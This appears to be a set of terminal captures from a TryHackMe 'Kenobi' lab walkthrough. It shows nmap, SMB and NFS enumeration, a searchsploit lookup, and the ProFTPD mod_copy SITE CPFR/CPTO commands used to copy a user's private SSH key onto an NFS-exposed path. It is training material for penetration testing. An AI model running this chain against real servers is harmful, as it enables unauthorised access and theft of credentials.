





```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 10.10.189.115
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-24 07:21 CDT
Nmap scan report for 10.10.189.115
Host is up (0.13s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.5
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
111/tcp  open  rpcbind     2-4 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
2049/tcp open  nfs         2-4 (RPC #100003)
Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.11 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ nmap -p 445 --script=smb-*  10.10.189.115
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-24 07:24 CDT
Nmap scan report for 10.10.189.115
Host is up (0.21s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
|_smb-vuln-ms10-054: false
| smb-ls: Volume \\10.10.189.115\anonymous
| SIZE   TIME                 FILENAME
| <DIR>  2019-09-04T10:49:09  .
| <DIR>  2019-09-04T10:56:07  ..
| 12237  2019-09-04T10:48:17  log.txt
|
```




```
| smb-enum-shares:
|   account_used: guest
|   \\10.10.189.115\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (kenobi server (Samba, Ubuntu))
|     Users: 3
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.189.115\anonymous:
|     Type: STYPE_DISKTREE
|     Comment:
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\home\kenobi\share
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.189.115\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|_    Current user access: <none>
```




```
┌──(kali㉿kali)-[~]
└─$ nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.189.115
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-24 07:50 CDT
Nmap scan report for 10.10.189.115
Host is up (0.21s latency).

PORT    STATE SERVICE
111/tcp open  rpcbind
| nfs-showmount:
|_  /var *

Nmap done: 1 IP address (1 host up) scanned in 2.62 seconds
```




```
┌──(kali㉿kali)-[~]
└─$ nc 10.10.189.115 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.189.115]
```




```
┌──(kali㉿kali)-[~]
└─$ searchsploit proftpd 1.3.5
──────────────────────────────────────────────────────────
 Exploit Title
──────────────────────────────────────────────────────────
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)
ProFTPd 1.3.5 - File Copy
──────────────────────────────────────────────────────────
Shellcodes: No Results
```




```
┌──(kali㉿kali)-[~]
└─$ smbclient //10.10.189.115/anonymous
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Wed Sep  4 05:49:09 2019
  ..                                  D        0  Wed Sep  4 05:56:07 2019
  log.txt                             N    12237  Wed Sep  4 05:49:09 2019

                9204224 blocks of size 1024. 6877112 blocks available
smb: \> cat log.txt
cat: command not found
smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (15.3 KiloBytes/sec) (average 15.3 KiloBytes/sec)
```




```
┌──(kali㉿kali)-[~/Tryhackme/Kenobi]
└─$ nc 10.10.189.115 21
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.189.115]
SITE CPFR /home/kenobi/.ssh/id_rsa
350 File or directory exists, ready for destination name
SITE CPTO /var/tmp/id_rsa
250 Copy successful
^C
```




```
┌──(root㉿kali)-[/home/kali/Tryhackme/Kenobi]
└─# mkdir /mnt/KenobiNFS
```




```
┌──(root㉿kali)-[/home/kali/Tryhackme/Kenobi]
└─# mount 10.10.189.115:/var /mnt/KenobiNFS
```




```
┌──(root㉿kali)-[/home/kali/Tryhackme/Kenobi]
└─# ls -la /mnt/KenobiNFS
total 56
drwxr-xr-x 14 root root  4096 Sep  4  2019 .
drwxr-xr-x  3 root root  4096 Aug 24 08:29 ..
drwxr-xr-x  2 root root  4096 Sep  4  2019 backups
drwxr-xr-x  9 root root  4096 Sep  4  2019 cache
drwxrwxrwt  2 root root  4096 Sep  4  2019 crash
drwxr-xr-x 40 root root  4096 Sep  4  2019 lib
drwxrwsr-x  2 root staff 4096 Apr 12  2016 local
lrwxrwxrwx  1 root root     9 Sep  4  2019 lock → /run/lock
drwxrwxr-x 10 root avahi 4096 Sep  4  2019 log
drwxrwsr-x  2 root mail  4096 Feb 26  2019 mail
drwxr-xr-x  2 root root  4096 Feb 26  2019 opt
lrwxrwxrwx  1 root root     4 Sep  4  2019 run → /run
drwxr-xr-x  2 root root  4096 Jan 29  2019 snap
drwxr-xr-x  5 root root  4096 Sep  4  2019 spool
drwxrwxrwt  6 root root  4096 Aug 24  2024 tmp
drwxr-xr-x  3 root root  4096 Sep  4  2019 www
```



